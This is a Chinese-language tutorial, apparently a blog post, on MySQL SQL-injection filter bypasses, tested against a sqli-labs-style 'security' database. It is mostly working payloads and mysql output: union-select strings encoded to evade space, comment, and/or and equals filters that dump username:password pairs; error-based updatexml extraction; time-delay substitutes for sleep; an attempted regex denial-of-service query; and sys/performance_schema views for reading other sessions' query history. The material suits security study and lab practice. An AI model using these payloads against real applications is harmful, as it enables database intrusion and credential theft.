print(chr(i), end='', flush=True)
break
database_name(database_length())

and和or限制

话不多说直接说

先讲and

&&

这个与and是一模一样的

1
2
3
4
5
6
7
mysql> select 1 && sleep(3);
+---------------+
| 1 && sleep(3) |
+---------------+
| 0 |
+---------------+
1 row in set (3.00 sec)

xor

这个是一个运算的符号,相同为假,不同为真,为了相比较左右的值,就必须得计算右边的值

1
2
3
4
5
6
7
mysql> select 1 xor sleep(3);
+----------------+
| 1 xor sleep(3) |
+----------------+
| 1 |
+----------------+
1 row in set (3.00 sec)

下面这个就不能直接说是可以替换and,只能适合在特殊的环境下面

case和if语句

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
mysql> SELECT '' OR IF(1=1,SLEEP(5),0);
+--------------------------+
| '' OR IF(1=1,SLEEP(5),0) |
+--------------------------+
| 0 |
+--------------------------+
1 row in set (5.00 sec)

mysql> SELECT '' OR (CASE WHEN 1 THEN SLEEP(5) ELSE 0 END);
+----------------------------------------------+
| '' OR (CASE WHEN 1 THEN SLEEP(5) ELSE 0 END) |
+----------------------------------------------+
| 0 |
+----------------------------------------------+
1 row in set (5.00 sec)

原理是啥

原理是因为使用我们将前面置空,导致前面始终是false,之后后面的or 的真假与否决定权在我们的判断与句话里面

所以这个特殊的环境是,需要我们能控制前面的内容是假

然后就是绕过or限制

or——>||

额好像就这个手法

睡觉函数

在时间盲注的时候经常会使用sleep,可以说sleep函数是重中之重,如果sleep不能使用怎么办

如下

benchmarck()

GET_LOCK()

RLIKE REGEXP

笛卡尔积

先来到benchmarck()函数

1
2
3
4
5
6
7
8
9
10
11
12
13
下面这些是在我的虚拟机上跑出来的时间都是4秒左右的,注意这个方法跑出来的时间跟机器的性能有很大的关系
SELECT 1 AND BENCHMARK(7000000,MD5('a'));
SELECT 1 AND BENCHMARK(7000000,SHA1('a'));
SELECT 1 AND BENCHMARK(150000000,RAND());
SELECT 1 AND BENCHMARK(7000000,ENCODE('a','a'))
SELECT 1 AND benchmark(7000000,DECODE('a','a'))
SELECT 1 AND BENCHMARK(7000000,AES_ENCRYPT('a','a'));
SELECT 1 AND BENCHMARK(9000000, Distance(POINT(0,0), POINT(100,100)));
SELECT 1 AND BENCHMARK(35000000,POW(99, 99))
SELECT 1 AND BENCHMARK(60000000, (SELECT COUNT(*) FROM information_schema.tables A, information_schema.tables B))
SELECT 1 AND BENCHMARK(1200000, 'aaaa' RLIKE '(a.*)+(a.*)+(a.*)+(a.*)+b');
SELECT 1 AND BENCHMARK(40000000, TO_BASE64('test'));
SELECT 1 AND BENCHMARK(15000000, UUID())

重要的事说三遍!!!

这个方法跟机器的性能有很大的关系,需要根据实际情况调整数字

这个方法跟机器的性能有很大的关系,需要根据实际情况调整数字

这个方法跟机器的性能有很大的关系,需要根据实际情况调整数字

接下来是GET_LOCK()函数

这个函数的使用是比较的鸡肋的,因为需要两个会话

实验一下,首先我们在第一个会话里面输入

1
2
3
4
5
6
7
mysql> select GET_LOCK('a', 0);
+------------------+
| GET_LOCK('a', 0) |
+------------------+
| 1 |
+------------------+
1 row in set (0.00 sec)

这样做的目的是为了先拿到一个名字是a的锁,这个时候a在会话1里面

然后在第二个会话里面输入

1
2
3
4
5
6
7
mysql> SELECT GET_LOCK('a', 10);
+-------------------+
| GET_LOCK('a', 10) |
+-------------------+
| 0 |
+-------------------+
1 row in set (10.00 sec)

为什么会等十秒,是因为,a在会话1里面会话2是拿不到的,所以这里我们可以设置一个类似于超时时间的东西,会话2在拿的期间等10秒就不等了

接下来是RLIKE REGEXP正则匹配

直接看看用法

1
SELECT 1 AND  RPAD('a',1500000,'a') RLIKE CONCAT(REPEAT('(a.*)+',30),'b');

RPAD(str, len, padstr) 是一个字符串填充函数,意思是:如果字符串 str 不够 len 长,就在它的右边不断用 padstr 填充,直到长度达到 len,所以RPAD(‘a’, 1500000, ‘a’) 生成了一个由 150万个字母 ‘a’ 组成的、极长的字符串

REPEAT(‘(a.)+’, 30):将 (a.)+ 这个模式重复 30 次,… ‘b’:最后在末尾加上一个字母 b,最终生成的正则表达式(简化为重复 2 次的版本,你这里是 30 次):(a.)+(a.)+b

核心

1
2
3
4
5
6
7
第一组 (a.*)+ 贪婪地吃掉所有的 'a'

轮到第二组 (a.*)+,没有字符可匹配了。

然后它去找 'b',发现没有。

于是,引擎开始“回溯”:让第一组“吐出”一个 'a',给第二组尝试;不行,再吐出两个... 这个过程会尝试所有可能的分割组合

对于这个可以多讲一点,这里有一个漏洞就是使用dos攻击

1
select concat(rpad('a',999999,'a'),rpad('a',999999,'a'),rpad('a',999999,'a'),rpad('a',999999,'a'),rpad('a',999999,'a'),rpad('a',999999,'a'),rpad('a',999999,'a'),rpad('a',999999,'a'),rpad('a',999999,'a'),rpad('a',999999,'a'),rpad('a',999999,'a'),rpad('a',999999,'a'),rpad('a',999999,'a'),rpad('a',999999,'a'),rpad('a',999999,'a'),rpad('a',999999,'a')) RLIKE CONCAT(REPEAT('(a.*)+',30),'b');

但是没有复现成功,mysql有一个复杂度保护机制

接下来就是笛卡尔积了

先看看效果

1
2
3
4
5
6
7
mysql> SELECT COUNT(*) FROM information_schema.columns A, information_schema.columns B,information_schema.columns C;
+-----------+
| COUNT(*) |
+-----------+
| 559476224 |
+-----------+
1 row in set (4.58 sec)

笛卡尔积在这里本质上就是“统计字符(行数)”

information_schema.columns 这张系统表记录了整个MySQL实例中所有数据库、所有表的每一个字段信息。

FROM A, B, C 这种不加任何连接条件的多表查询,会生成 N × N × N 行的中间结果集。

这个过程就是纯粹的“行数乘法”,MySQL 需要遍历这个巨大的临时结果集来统计 COUNT(*)

这个也是跟机器的性能有关

1
2
3
4
5
6
7
8
9
10
笛卡尔积
可以先尝试执行
SELECT COUNT(*) FROM information_schema.tables a, information_schema.columns b
看看时间如果时间合适就继续操作
如果时间太短了,可以换成这个再试一试
SELECT count(*) FROM information_schema.columns A, information_schema.columns B
如果时间还是很短可以继续加
SELECT COUNT(*) FROM information_schema.columns A, information_schema.columns B,information_schema.columns C
慢慢加到合适的时间即可
SELECT COUNT(*) FROM information_schema.columns A, information_schema.columns B,information_schema.columns C,information_schema.columns D

判断语句绕过

判断语句就是if那些东西,是一个十分重要的东西,可以替换的语句有下面这些

if(xxx,1,0)

case when xxx then 1 else 0 end

nullif(0,xxx)

elf(xxx,1,0)

下面一个一个介绍使用的方法

if

1
2
3
4
5
6
7
mysql> select 1 and if(length(database())=8,sleep(3),0);
+-------------------------------------------+
| 1 and if(length(database())=8,sleep(3),0) |
+-------------------------------------------+
| 0 |
+-------------------------------------------+
1 row in set (3.00 sec)

case

1
2
3
4
5
6
7
8
mysql> select 1 and case when length(database())=8 then sleep(3) else 0 end;
+---------------------------------------------------------------+
| 1 and case when length(database())=8 then sleep(3) else 0 end |
+---------------------------------------------------------------+
| 0 |
+---------------------------------------------------------------+
1 row in set (3.00 sec)

nullif

1
2
3
4
5
6
7
mysql> SELECT 1 AND NULLIF(0, LENGTH(DATABASE()) != 8) AND SLEEP(3);
+-------------------------------------------------------+
| 1 AND NULLIF(0, LENGTH(DATABASE()) != 8) AND SLEEP(3) |
+-------------------------------------------------------+
| 0 |
+-------------------------------------------------------+
1 row in set (3.00 sec)

nullif的意思是如果参数一的值和参数二的值是一样的话,则返回null

对于这个执行逻辑可能会有一些绕

SELECT 1 AND NULLIF(0, LENGTH(DATABASE()) != 8) AND SLEEP(3);

我们的database()长度就是8,LENGTH(DATABASE()) != 8为0,于是0=0,NULLIF(0, 0)等于null,其中 NULL 不是 FALSE,还有“翻身”的可能,所以执行sleep

1
2
3
4
5
6
7
mysql> select null and sleep(3);
+-------------------+
| null and sleep(3) |
+-------------------+
| 0 |
+-------------------+
1 row in set (3.00 sec)

这里其实涉及mysql 的三值逻辑和短路由

接下来是ELT

ELT(index, str1, str2, …)第一个参数是索引,如果是1则返回str1,2则返回str2

语句如下

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
mysql> SELECT 1 AND  ELT(LENGTH(DATABASE())=8, SLEEP(10), 0);
+------------------------------------------------+
| 1 AND ELT(LENGTH(DATABASE())=8, SLEEP(10), 0) |
+------------------------------------------------+
| 0 |
+------------------------------------------------+
1 row in set (10.00 sec)

mysql> SELECT 1 AND ELT(LENGTH(DATABASE())=1, SLEEP(10), 0);
+------------------------------------------------+
| 1 AND ELT(LENGTH(DATABASE())=1, SLEEP(10), 0) |
+------------------------------------------------+
| NULL |
+------------------------------------------------+
1 row in set (0.00 sec)

判断语句就到这里了

注释过滤

服务端的代码类似于

1
2
3
4
5
6
7
8
$id=$_GET['id'];

//filter the comments out so as to comments should not work
$reg = "/#/";
$reg1 = "/--/";
$replace = "";
$id = preg_replace($reg, $replace, $id);
$id = preg_replace($reg1, $replace, $id);

方法有如下

and ‘1’=’1

or ‘1’=’1

空白符与制表符

空字节

后面这两个只有在理论上存在

开始详细的讲解

and ‘1’=’1

直接在后面加上and ‘1’=’1

这种方法在联合注入的时候会出现一个问题

我们在探测输出的列数的时候使用order by函数会遇到一个问题,如下

1
2
3
4
5
6
正常来说使用的话payload长这个样子
1' order by 4 and '1'='1
但是但是!这样是执行不了的,因为
这个payload会被解析为
ORDER BY (4 AND TRUE) = ORDER BY 1
所以这样写payload的结果是永远都是真,永远是给第一列进行排序

于是可以这样构造代码

1
2
3
4
5
1' ORDER BY 3,1 AND '1'='1
或者
1' ORDER BY 3,'1'='1(这样是不是就可以过滤and了)
或者是使用
-1' UNION SELECT 1,2,3 AND '1'='1

之后就是正常注入了

1
-1'+union+select+1,(select+group_concat(username,0x3a,password+separator+0x3c62723e) from+users) ,3 and '1'='1

直接在后面加

1
-1' union select 1,2,(select GROUP_CONCAT(column_name) from information_schema.columns where table_schema='security' and table_name='users') '

一个小点有这么大的威力

or ‘1’=’1

and 可以or当然也是不影响的

1
-1' union select 1,(select group_concat(password,username separator+0x3c62723e) from users),3 or '1'='1

空白符与制表符

如果后端语言只考虑过滤– 而不是过滤-的话可以使用空表符进行绕过
空表符

1
- - (中间有空格):admin’ OR 1=1- -+

%0A– (换行符后跟注释):…%0A– …

空字节

1
-1' union select 1,database(),3 ;%00

这个空字节使用到了;所以需要满足堆叠注入的条件

空格过滤

服务端的代码可能是如下

1
$id = preg_replace('/[\s]/',"", $id);  //Strip out spaces

这些方法都是可以绕过的

%09 TAB键(水平)

%0a 新建一行

%0c 新的一页

%0d 回车功能

%0b TAB键(垂直)

%a0 空格

()绕过空格

/**/内联注释符号

反引号``

浮点数

开始一个一个实验

%0b

1
?id=100'%0bunion%0bselect%0b1,(select%0bgroup_concat(username,0x3a,passwoorrd%0bseparatoorr%0b0x3c62723e)%0bfrom%0busers),3%0baandnd%0b'1'='1

%09

1
?id=100'%09union%09select%091,(select%09group_concat(username,0x3a,passwoorrd%09separatoorr%090x3c62723e)%09from%09users),3%09aandnd%09'1'='1

%0a

1
?id=100'%0aunion%0aselect%0a1,(select%0agroup_concat(username,0x3a,passwoorrd%0aseparatoorr%0a0x3c62723e)%0afrom%0ausers),3%0aaandnd%0a'1'='1

%0c

1
?id=100'%0cunion%0cselect%0c1,(select%0cgroup_concat(username,0x3a,passwoorrd%0cseparatoorr%0c0x3c62723e)%0cfrom%0cusers),3%0caandnd%0c'1'='1

%0d

1
?id=100'%0dunion%0dselect%0d1,(select%0dgroup_concat(username,0x3a,passwoorrd%0dseparatoorr%0d0x3c62723e)%0dfrom%0dusers),3%0daandnd%0d'1'='1

%0a

1
?id=100'%a0union%a0select%a01,(select%a0group_concat(username,0x3a,passwoorrd%a0separatoorr%a00x3c62723e)%a0from%a0users),3%a0aandnd%a0'1'='1

这些实测都是可以的,跟环境有关

()括号使用

报错注入如下

1
2
3
4
5
6
7
8
9
?id=1'||(updatexml(1,concat(0x7e,(select(group_concat(table_name))from(infoorrmation_schema.tables)where(table_schema='security'))),1))||'0   爆表


?id=1'||(updatexml(1,concat(0x7e,(select(group_concat(column_name))from(infoorrmation_schema.columns)where(table_schema='security'aandnd(table_name='users')))),1))||'0 爆字段


?id=1'||(updatexml(1,concat(0x7e,(select(group_concat(passwoorrd,username))from(users))),1))||'0 爆密码账户

想想能不能使用()的联合注入

这里我只注意绕过空格

1
2
3
4
-1'UNION(SELECT(1),database(),(3))-- -
-1'UNION(SELECT(1),group_concat(table_name),(3)FROM(information_schema.tables)WHERE(table_schema)=(database()))-- -
-1'UNION(SELECT(1),group_concat(column_name),(3)FROM(information_schema.columns)WHERE(table_schema)=(database())and(table_name)=('users'))-- -
-1'union(select(1),group_concat(password),(3)from(security.users))-- -

但是但是眼睛尖的同学可以知道其中的问题,– -也有空格

于是只能这样使用了

1
-1'UNION(SELECT(1),database(),(3))%23

为什么不使用or(‘1’)=’1

因为这得看服务端的代码,后面有limit是不能使用or去闭合单引号的

内联注释符号

原理解释

mysql有两种特殊注释方法

一个是普通内联注释/**/

一个是条件编译注释/*!版本号 内容*/

如果当前MySQL版本 大于等于 指定的版本号,注释里的内容就会被执行。

如果版本低于指定值,就当作普通注释忽略。

/*!000001*/,几乎所有MySQL版本都大于0.0.1,所以里面的代码必定执行。文中用它替换空格

/*!50100*/ 表示只在MySQL 5.01.00及以上版本才执行里面的内容

差不多

1
2
-1'/**/UNION/**/SELECT/**/1,database(),3%23
-1'/**/UNION/**/SELECT/**/1,group_concat(table_name),3/**/FROM/**/information_schema.tables/**/WHERE/**/table_schema=database()%23

实验

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
mysql> select 1/**/union/**/select/**/2;
+---+
| 1 |
+---+
| 1 |
| 2 |
+---+
2 rows in set (0.00 sec)

mysql> select 1/*!union*//*!select*/2;
+---+
| 1 |
+---+
| 1 |
| 2 |
+---+
2 rows in set (0.00 sec)

在SQL中,反引号(``)用于标识数据库、表或列的名称。在反引号的两端可以没有多余的空格:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
mysql> select`username`from`users`;
+----------+
| username |
+----------+
| Dumb |
| Angelina |
| Dummy |
| secure |
| stupid |
| superman |
| batman |
| admin |
| admin1 |
| admin2 |
| admin3 |
| dhakkan |
| admin4 |
+----------+
13 rows in set (0.00 sec)

使用浮点数:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
mysql> select * from users where id=1.0union select 1,2,3;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
| 1 | Dumb | Dumb |
| 1 | 2 | 3 |
+----+----------+----------+
2 rows in set (0.00 sec)

mysql> select * from users where id=1e0union select 1,2,3;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
| 1 | Dumb | Dumb |
| 1 | 2 | 3 |
+----+----------+----------+
2 rows in set (0.01 sec)

引号绕过

使用十六进制编码绕过:

1
2
selec * from users where username="admin";
select * from users where username=0x61646D696E;

等号绕过

like

not

strcmp

REGEXP

in

1
2
3
4
5
6
7
8
9
10
11
like

mysql> select * from users where id like '1';
+----+----------+----------+
| id | username | password |
+----+----------+----------+
| 1 | Dumb | Dumb |
+----+----------+----------+
1 row in set (0.00 sec)

所以这个是可以替换=号的
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
not
如果我们只想使用id为3的数据的话
mysql> SELECT * FROM users WHERE NOT (id <> 3);
+----+----------+----------+
| id | username | password |
+----+----------+----------+
| 3 | Dummy | p@ssword |
+----+----------+----------+
1 row in set (0.00 sec)

mysql> SELECT * FROM users WHERE id>2 AND id<4;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
| 3 | Dummy | p@ssword |
+----+----------+----------+
1 row in set (0.01 sec)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
strcmp
strcmp(username, 'Alice'):这是一个字符串比较函数(strcmp 即 string compare),用于比较两个字符串的大小。
如果 username 与 'Alice' 完全相同,返回 0
如果 username 大于 'Alice'(按字符集排序规则),返回正数;
如果 username 小于 'Alice',返回负数。

mysql> SELECT * FROM users WHERE NOT (strcmp(username,'admin')<>0);
+----+----------+----------+
| id | username | password |
+----+----------+----------+
| 8 | admin | admin |
+----+----------+----------+
1 row in set (0.00 sec)

mysql> SELECT * FROM users WHERE NOT (strcmp(id,1)<>0);
+----+----------+----------+
| id | username | password |
+----+----------+----------+
| 1 | Dumb | Dumb |
+----+----------+----------+
1 row in set (0.00 sec)
1
2
3
4
5
6
7
8
9
10
11
12
13
REGEXP
这个是使用正则表达式,所以会比配多个值
mysql> SELECT * FROM users WHERE id REGEXP 1;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
| 1 | Dumb | Dumb |
| 10 | admin2 | admin2 |
| 11 | admin3 | admin3 |
| 12 | dhakkan | dumbo |
| 14 | admin4 | admin4 |
+----+----------+----------+
5 rows in set (0.00 sec)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
in
在不在这个列里面
mysql> SELECT * FROM users WHERE username IN ('admin');
+----+----------+----------+
| id | username | password |
+----+----------+----------+
| 8 | admin | admin |
+----+----------+----------+
1 row in set (0.00 sec)

mysql> SELECT * FROM users WHERE id IN (1);
+----+----------+----------+
| id | username | password |
+----+----------+----------+
| 1 | Dumb | Dumb |
+----+----------+----------+
1 row in set (0.00 sec)

逗号绕过

情景在我们使用时间或者布尔盲注的时候会使用切割字符创的函数

但是这个函数会使用逗号,类似于

1
SELECT * FROM flags WHERE substr(flag,1,1)='a'

方法

from结合for和

join连接和

模糊查询和

offset

from结合for

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
from结合for
mysql> select substr(database() FROM 1 FOR 1);
+---------------------------------+
| substr(database() FROM 1 FOR 1) |
+---------------------------------+
| s |
+---------------------------------+
1 row in set (0.00 sec)

解释
substr()字符串截取
FROM 1 表示从字符串的第 1 个字符开始截取(SQL 中字符串索引通常从 1 开始,而非 0
FOR 1 表示截取的长度为 1 个字符

之后用来ascii判断也好还是直接判断也好都可以
-- 这两条完全等价
SELECT SUBSTR('security', 1, 1);
SELECT SUBSTR('security' FROM 1 FOR 1);


试验一下
mysql> select ord(substr(database() FROM 1 FOR 1))=115;
+------------------------------------------+
| ord(substr(database() FROM 1 FOR 1))=115 |
+------------------------------------------+
| 1 |
+------------------------------------------+
1 row in set (0.00 sec)

mysql> select substr(database() FROM 1 FOR 1)='s';
+-------------------------------------+
| substr(database() FROM 1 FOR 1)='s' |
+-------------------------------------+
| 1 |
+-------------------------------------+
1 row in set (0.00 sec)

mysql> select substr(database() from 2 for 1);
+---------------------------------+
| substr(database() from 2 for 1) |
+---------------------------------+
| e |
+---------------------------------+
1 row in set (0.00 sec)

join

使用join连接操作绕过逗号:

1
2
select * from users union select 1,2,3;
select * from users union select * from (select 1)a join (select 2)b join (select 3) as alias;

模糊查询

盲注时逐个判断查到字符ascii码时,可以直接使用模糊查询来绕过字符串截取函数的逗号:

1
2
select ascii(substr(database(),1,1))=117;
select database() like 'u%';

offset

对于limit可以使用offset来绕过逗号:

1
2
3
4
5
6
select * from news limit 0,1
select * from users limit 1 offset 0;

LIMIT 1 表示取1

OFFSET 0 表示跳过0

数字绕过

使用个浮点数即可

1
1.02.0

比较符号><绕过

greatest

strcmp

least

in

BETWEEN AND

like

regexp

GREATEST(…, 64) 取两个数中最大值

实验

1
2
3
4
5
6
7
8
9
10
11
mysql> SELECT * FROM users WHERE id=1 AND GREATEST(ASCII(SUBSTR(DATABASE(),1,1)), 64) = 64;
Empty set (0.00 sec)

mysql> SELECT * FROM users WHERE id=1 AND GREATEST(ASCII(SUBSTR(DATABASE(),1,1)), 0) = 115;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
| 1 | Dumb | Dumb |
+----+----------+----------+
1 row in set (0.00 sec)

过程

如果 ASCII 码 > 64 → GREATEST 返回 ASCII 码 → ≠ 64 → 条件为假

如果 ASCII 码 ≤ 64 → GREATEST 返回 64 → = 64 → 条件为真

greateste去最大值,然后使用等于号比较

strcmp函数

这个函数需要着重讲一下

怎么做到绕过比较符号的呢

strcmp(n,m)

如果n大于m则返回1,如果n小于m则返回-1

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
mysql> select strcmp(length(database()),9);
+------------------------------+
| strcmp(length(database()),9) |
+------------------------------+
| -1 |
+------------------------------+
1 row in set (0.00 sec)

mysql> select strcmp(length(database()),1);
+------------------------------+
| strcmp(length(database()),1) |
+------------------------------+
| 1 |
+------------------------------+
1 row in set (0.00 sec)

o_o原来如此,那么是不是可以这样了呢

select strcmp(length(database()),1000);

1
2
3
4
5
6
7
mysql> select strcmp(length(database()),1000);
+---------------------------------+
| strcmp(length(database()),1000) |
+---------------------------------+
| 1 |
+---------------------------------+
1 row in set (0.00 sec)

什么!返回的是居然是1,怎么会不是-1

因为strcmp比较的是字符不是数字

mysql的字符比较是比较第一个字符的

所以对于select strcmp(length(database()),1000);比较的是8跟1比较所以8>1返回1

咦?按照这个思路是不是!!!! qwq

思路就这么来了,这个函数完全可以用来盲注

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
mysql> select strcmp((select database()),'security');
+----------------------------------------+
| strcmp((select database()),'security') |
+----------------------------------------+
| 0 |
+----------------------------------------+
1 row in set (0.00 sec)

mysql> select strcmp(substr(database(),1,1),'s');
+------------------------------------+
| strcmp(substr(database(),1,1),'s') |
+------------------------------------+
| 0 |
+------------------------------------+
1 row in set (0.00 sec)

mysql> select strcmp(substr(database(),1,1),'a');
+------------------------------------+
| strcmp(substr(database(),1,1),'a') |
+------------------------------------+
| 1 |
+------------------------------------+
1 row in set (0.00 sec)

果然跟我想的是一样的,如果是一样的返回0,如果是不一样的返回1,盲注即可

least

这个函数与greateste相反

取两者的最小值

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
mysql> SELECT * FROM users WHERE id=1 AND least(ASCII(SUBSTR(DATABASE(),1,1)), 64) = 64;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
| 1 | Dumb | Dumb |
+----+----------+----------+
1 row in set (0.00 sec)

mysql> SELECT * FROM users WHERE id=1 AND least(ASCII(SUBSTR(DATABASE(),1,1)), 999) = 115;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
| 1 | Dumb | Dumb |
+----+----------+----------+
1 row in set (0.00 sec)

in

判断该字符里面有没有该字符。。。。额好绕没事看例子

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
mysql> select substr(database(),1,1) IN ('a');
+---------------------------------+
| substr(database(),1,1) IN ('a') |
+---------------------------------+
| 0 |
+---------------------------------+
1 row in set (0.00 sec)

mysql> select substr(database(),1,1) IN ('s');
+---------------------------------+
| substr(database(),1,1) IN ('s') |
+---------------------------------+
| 1 |
+---------------------------------+
1 row in set (0.00 sec)

mysql> select substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),1,1) in ('e');
+---------------------------------------------------------------------------------------------------------------------+
| substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),1,1) in ('e') |
+---------------------------------------------------------------------------------------------------------------------+
| 1 |
+---------------------------------------------------------------------------------------------------------------------+
1 row in set (0.01 sec)

高级点的玩法就是使用多字符查询

1
2
3
4
5
6
7
mysql> select substr(database(),1,1) in ('a','s','d');
+-----------------------------------------+
| substr(database(),1,1) in ('a','s','d') |
+-----------------------------------------+
| 1 |
+-----------------------------------------+
1 row in set (0.00 sec)

between and

在什么什么之间

先看一个简单的

1
2
3
4
5
6
7
# 原写法: id >= 5
# 替换写法: 给一个极大的结束值
id BETWEEN 5 AND 9999

# 原写法: id <= 5
# 替换写法: 给一个极小的起始值
id BETWEEN 0 AND 5

下面直接上实验

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
mysql> select substr(database(),1,1) BETWEEN 'a' AND 'm';
+--------------------------------------------+
| substr(database(),1,1) BETWEEN 'a' AND 'm' |
+--------------------------------------------+
| 0 |
+--------------------------------------------+
1 row in set (0.00 sec)

mysql> select substr(database(),1,1) BETWEEN 'a' AND 'z';
+--------------------------------------------+
| substr(database(),1,1) BETWEEN 'a' AND 'z' |
+--------------------------------------------+
| 1 |
+--------------------------------------------+
1 row in set (0.00 sec)

like

这个可以替换等于号

LIKE 用于模糊匹配,但如果不使用通配符 % 和 _,它的行为就完全等价于等号

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
mysql> select substr(database(),1,1) LIKE 'a';
+---------------------------------+
| substr(database(),1,1) LIKE 'a' |
+---------------------------------+
| 0 |
+---------------------------------+
1 row in set (0.00 sec)

mysql> select substr(database(),1,1) LIKE 's';
+---------------------------------+
| substr(database(),1,1) LIKE 's' |
+---------------------------------+
| 1 |
+---------------------------------+
1 row in set (0.00 sec)

regexp

REGEXP 使用正则表达式匹配,功能更强大,可以一次性判断字符范围

原写法 替换写法 说明
= 'a' REGEXP '^a$' 精确匹配字符’a’
= 'admin' REGEXP '^admin$' 精确匹配字符串’admin’

常用正则符号:

正则 含义 示例
^ 字符串开头 '^a' 以a开头
$ 字符串结尾 'a$' 以a结尾
[abc] 字符集合 '^[abc]' 以a、b或c开头
[a-z] 字符范围 '^[a-z]' 以小写字母开头
. 任意单个字符 '^a.' a后面跟任意字符
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
# 判断数据库名第一个字符是否是 'a'
mysql> select substr(database(),1,1) REGEXP '^a';
+------------------------------------+
| substr(database(),1,1) REGEXP '^a' |
+------------------------------------+
| 0 |
+------------------------------------+
1 row in set (0.00 sec)

mysql> select substr(database(),1,1) REGEXP '^s';
+------------------------------------+
| substr(database(),1,1) REGEXP '^s' |
+------------------------------------+
| 1 |
+------------------------------------+
1 row in set (0.00 sec)

# 判断第一个字符是否在 a-m 范围内(二分法加速)
mysql> select substr(database(),1,1) REGEXP '^[a-m]';
+----------------------------------------+
| substr(database(),1,1) REGEXP '^[a-m]' |
+----------------------------------------+
| 0 |
+----------------------------------------+
1 row in set (0.00 sec)

mysql> select substr(database(),1,1) REGEXP '^[a-z]';
+----------------------------------------+
| substr(database(),1,1) REGEXP '^[a-z]' |
+----------------------------------------+
| 1 |
+----------------------------------------+
1 row in set (0.00 sec)

# 判断整个字符串是否等于 'admin'
username REGEXP '^admin$'
mysql> SELECT username FROM users WHERE id=8 AND username REGEXP '^admin$';
+----------+
| username |
+----------+
| admin |
+----------+
1 row in set (0.00 sec)
这个需要注意正确的写法
不能是直接select username from users where id=8 REGEXP '^admin$';这样是错误的

字符替换

字符替换

1
replace(str,from_str,to_str)

str:原始字符串

from_str:要被替换的部分

to_str:替换后的新内容

反斜杠绕过

%

遇到要使用\的时候
将\变为URL编码%54 代替 \x54 一样能够达到效果
为了能够正常传递百分号 %,一般需要进行双重 URL 编码,即将 %54 再次编码为 %25%35%34。

information_schema的替代

mysql版本5.7.26-0ubuntu0.18.04.1-log

直接获取所有库名与表名

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
# 1. 通过 sys.schema_table_statistics (包含所有自建库和表)
SELECT table_schema, table_name FROM sys.schema_table_statistics;

# 2. 通过 sys.schema_table_statistics_with_buffer (同上,另一个视图)
SELECT table_schema, table_name FROM sys.schema_table_statistics_with_buffer;

# 3. 通过 sys.io_global_by_file_by_bytes (从文件路径获取库名表名)
SELECT file FROM sys.io_global_by_file_by_bytes;

# 4. 通过 performance_schema.file_instances (从文件路径获取)
SELECT file_name FROM performance_schema.file_instances;

# 5. 通过 performance_schema.file_summary_by_instance (同上)
SELECT file_name FROM performance_schema.file_summary_by_instance;

# 6. 通过 information_schema.PARTITIONS (如果 PARTITIONS 表可用)
SELECT TABLE_SCHEMA, TABLE_NAME FROM information_schema.PARTITIONS;

获取库名、表名及列名

1
2
# 7. 通过 information_schema.KEY_COLUMN_USAGE
SELECT TABLE_SCHEMA, TABLE_NAME, COLUMN_NAME FROM information_schema.KEY_COLUMN_USAGE;

获取所有库名 (仅库名)

1
2
3
4
5
# 8. 通过 sys.schema_object_overview
SELECT db FROM sys.schema_object_overview;

# 9. 通过 sys.schema_tables_with_full_table_scans
SELECT object_schema FROM sys.schema_tables_with_full_table_scans;

获取部分列名

1
2
# 10. 通过 sys.schema_index_statistics (获取部分表名和列名)
SELECT table_schema, table_name, column_name FROM sys.schema_index_statistics;

读取历史查询记录 (窃取其他查询的敏感数据)

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
# 11. 通过 performance_schema.events_statements_summary_by_digest
SELECT DIGEST_TEXT FROM performance_schema.events_statements_summary_by_digest;

# 12. 通过 sys.statement_analysis
SELECT query FROM sys.statement_analysis;

# 13. 通过 sys.statements_with_errors_or_warnings (读取报错语句)
SELECT query, db FROM sys.statements_with_errors_or_warnings;

# 14. 通过 sys.statements_with_full_table_scans
SELECT query, db FROM sys.statements_with_full_table_scans;

# 15. 通过 sys.statements_with_runtimes_in_95th_percentile
SELECT query, db FROM sys.statements_with_runtimes_in_95th_percentile;

# 16. 通过 sys.statements_with_sorting
SELECT query, db FROM sys.statements_with_sorting;

# 17. 通过 sys.statements_with_temp_tables
SELECT query, db FROM sys.statements_with_temp_tables;

获取库中表的数量

1
2
# 18. 通过 sys.schema_object_overview 获取每个库的表数量
SELECT db, object_type, count FROM sys.schema_object_overview;

其他特殊表

1
2
3
4
5
# 19. information_schema.INNODB_FT_DEFAULT_STOPWORD (全文索引停用词)
SELECT * FROM information_schema.INNODB_FT_DEFAULT_STOPWORD;

# 20. information_schema.time_zone_transition (时区转换信息)
SELECT * FROM information_schema.time_zone_transition;

综合绕过思路

大小写

1
2
3
4
function filter($query) {
$keywords = ['UNION', 'AND', 'SELECT'];
return str_replace($keywords, '', $query);
}

str_replace这个函数是直接限制的所以我们直接大小写绕过即可
